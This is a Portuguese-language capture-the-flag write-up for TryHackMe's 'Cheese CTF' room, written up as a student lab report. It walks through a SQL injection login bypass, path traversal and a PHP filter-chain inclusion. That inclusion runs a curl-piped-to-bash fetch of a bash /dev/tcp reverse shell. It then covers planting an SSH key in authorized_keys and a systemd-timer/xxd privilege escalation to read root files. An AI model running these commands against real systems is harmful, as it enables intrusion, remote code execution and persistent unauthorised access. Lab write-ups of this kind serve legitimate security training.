Logotipo

Descrição gerada automaticamente com confiança baixa

Relatório de CTF

Título do CTF – Plataforma

| **Informações do documento** | |
| --- | --- |
| **Referência** | Cheese CTF - Artur Adam de Oliveira |
| **N° Revisão** | 1 |
| **Data de publicação** | 29/10/2025 |
| **Link** | <https://tryhackme.com/room/cheesectfv10> |

| **Redação** | Artur Adam de Oliveira | Estudante |
| --- | --- | --- |
| **Revisão** | Artur Adam de Oliveira | Orientador |
| **Aprovação** | Artur Adam de Oliveira | Diretor |

| **Histórico de revisões** | | |
| --- | --- | --- |
| **N°** | **Entregas** | **Descrição** |
| **0** | 26/10/2025 | Produção |
| **1** | 29/10/2025 | Revisão |
| **2** | 29/10/2025 | Aprovação |

| **Informações do CTF** | |
| --- | --- |
| **Nível de Dificuldade** | Fácil |
| **Tipo de acesso** | Gratuito |
| **Conceitos envolvidos** | Escalonamento de privilégios, SQL Injection, reverse-shell, php file exploitation |
| **Plataforma** | Tryhackme |
| **Área** | Red |

**Sumário**

[Contextualização 3](#_lsmxlqoi499x)

[Desenvolvimento 3](#_s3jfqtv4av6e)

What is the user.txt flag? [3](#_rbya4elmdyv0)

What is the root.txt flag?11

[Conclusão](#_55pnaapg893c) 12


[Referências](#_ukny8rf8n645) 13


**Contextualização**


Este é um ctf que aborda diversos temas como SQL Injection, escalonamento de privilégios, exploit de arquivos php e mais, além de apresentar um tema de queijo.


**Desenvolvimento**


**What is the user.txt flag?**

Primeiramente utilize o comando Nmap **nmap -T4 [IP\_da\_Máquina]**, pode se notar que são devolvidas diversas portas abertas, inclusive as portas 80, 21 e 22:


Verificando o port 80 pode-se encontrar um site com uma área de login:




Para poder dar um bypass neste login, utilize uma sql-injection. Primeiramente abra o Burp Suite e intercepte o pedido de login: 

Envie este pedido para o intruder e coloque o sinal § ao redor do login:


A seguir pegue uma wordlist para injeção sql como no site, <https://github.com/payloadbox/sql-injection-payload-list/blob/master/Intruder/exploit/Auth_Bypass.txt>, e copie os argumentos para que sejam utilizados pelo intruder:




Após esperar um pouco será recebido um argumento da wordlist que possui um status code diferente, este pode ser utilizado para receber acesso a página que mostra isso:


Clicando em qualquer das abas do painel, é possível ver que o url muda a partir do file, permitindo com que seja possível alterar o endereço para algo que garanta acesso, para testar substitua o file=... por file=../../../etc/passwd:


Isso confirma que este sistema possui uma vulnerabilidade de inclusão de arquivo, para tomar vantagem disso, vá até <https://github.com/synacktiv/php_filter_chain_generator/blob/main/php_filter_chain_generator.py>, baixe o arquivo, agora crie um arquivo nomeado revshell e coloque o código **bash -i >& /dev/tcp/[IP\_da\_Sua\_Máquina]/4444 0>&1** e após isso execute o seguinte comando: **python3 php\_filter\_chain\_generator.py --chain '<?= `curl -s -L [IP\_da\_Sua\_Máquina]/revshell|bash` ?>'** para criar um chain do arquivo php:





Agora execute em um terminal separado o comando **nc -lvnp [Port\_desejado]** e no terminal original crie um servidor http com o comando **python3 -m http.server 80**, agora tudo que precisa fazer é copiar o chain previamente criado e no firefox coloque **http://[IP\_da\_Máquina]/secret-script.php?file=[Chain\_Criado]** e pronto, o reverse shell foi executado:  


Navegue brevemente pelo shell e encontre o user.txt:


Infelizmente não se possui permissão para obter este arquivo, então é necessário realizar um escalonamento de privilégios e desta forma pode-se encontrar que não apenas pode-se acessar o **.ssh** como também é possível editar as chaves autorizadas, algo que permite com que se possa adicionar a chave ssh que deseje:

Gere sua própria chave ssh através do comando (em um terminal separado) **ssh-keygen**:

Navegue até o local onde a chave está guardado e a copie:

Agora retorne ao terminal do **www-data** e rode o seguinte código no .ssh **echo “[Sua\_chave\_ssh]” >> authorized\_keys:**


Agora tudo que é necessário é acessar o usuário comte com o comando **ssh comte@[IP\_da\_Máquina]** e se recebe acesso ao ssh:




E assim a primeira flag é obtida:


**What is the root.txt flag?**

Rode o comando **sudo -l** para checar quais privilégios a conta possui:



Sabe-se que se possui privilégios de escrita e leitura no exploit.timer pode ser utilizado para realizar o escalonamento vá até o local do exploit.timer (**cd etc/systemd/system)** e faça duas coisas, primeiro utilize o comando **nano exploit.timer** para mudar o OnBootSec para 0 e um segundo comando **nano exploit.service** para verificar como pode se utilizar o exploit.service:

Verifique o GTFOBins para ver que tipo de vulnerabilidade pode ser aproveitada com o xxd:

Esta vulnerabilidade pode ser utilizada através do seguinte modo, inicie o exploit.timer com o comando **sudo /bin/systemctl start exploit.timer** e vá ao diretório **/opt**, garanta que o **xxd** agora esta presente e utilize o comando **LFILE=/root/root.txt** retorne ao diretório original e rode o comando **/opt/xxd "$LFILE" | xxd -r** para obter a flag:

E assim se conclui o ctf.

**Conclusão**

Este ctf aborda diversos temas diversos de modo que apesar apresentar a dificuldade como fácil possui um grau decente de dificuldade, mas ao mesmo tempo é um bom ctf para que se aprenda mais sobre os tópicos que ele aborda

**Referências**

<https://exploit-notes.hdks.org/exploit/web/php-filters-chain>

<https://github.com/synacktiv/php_filter_chain_generator/blob/main/php_filter_chain_generator.py>

<https://github.com/payloadbox/sql-injection-payload-list/blob/master/Intruder/exploit/Auth_Bypass.txt>

<https://gtfobins.github.io/gtfobins/xxd>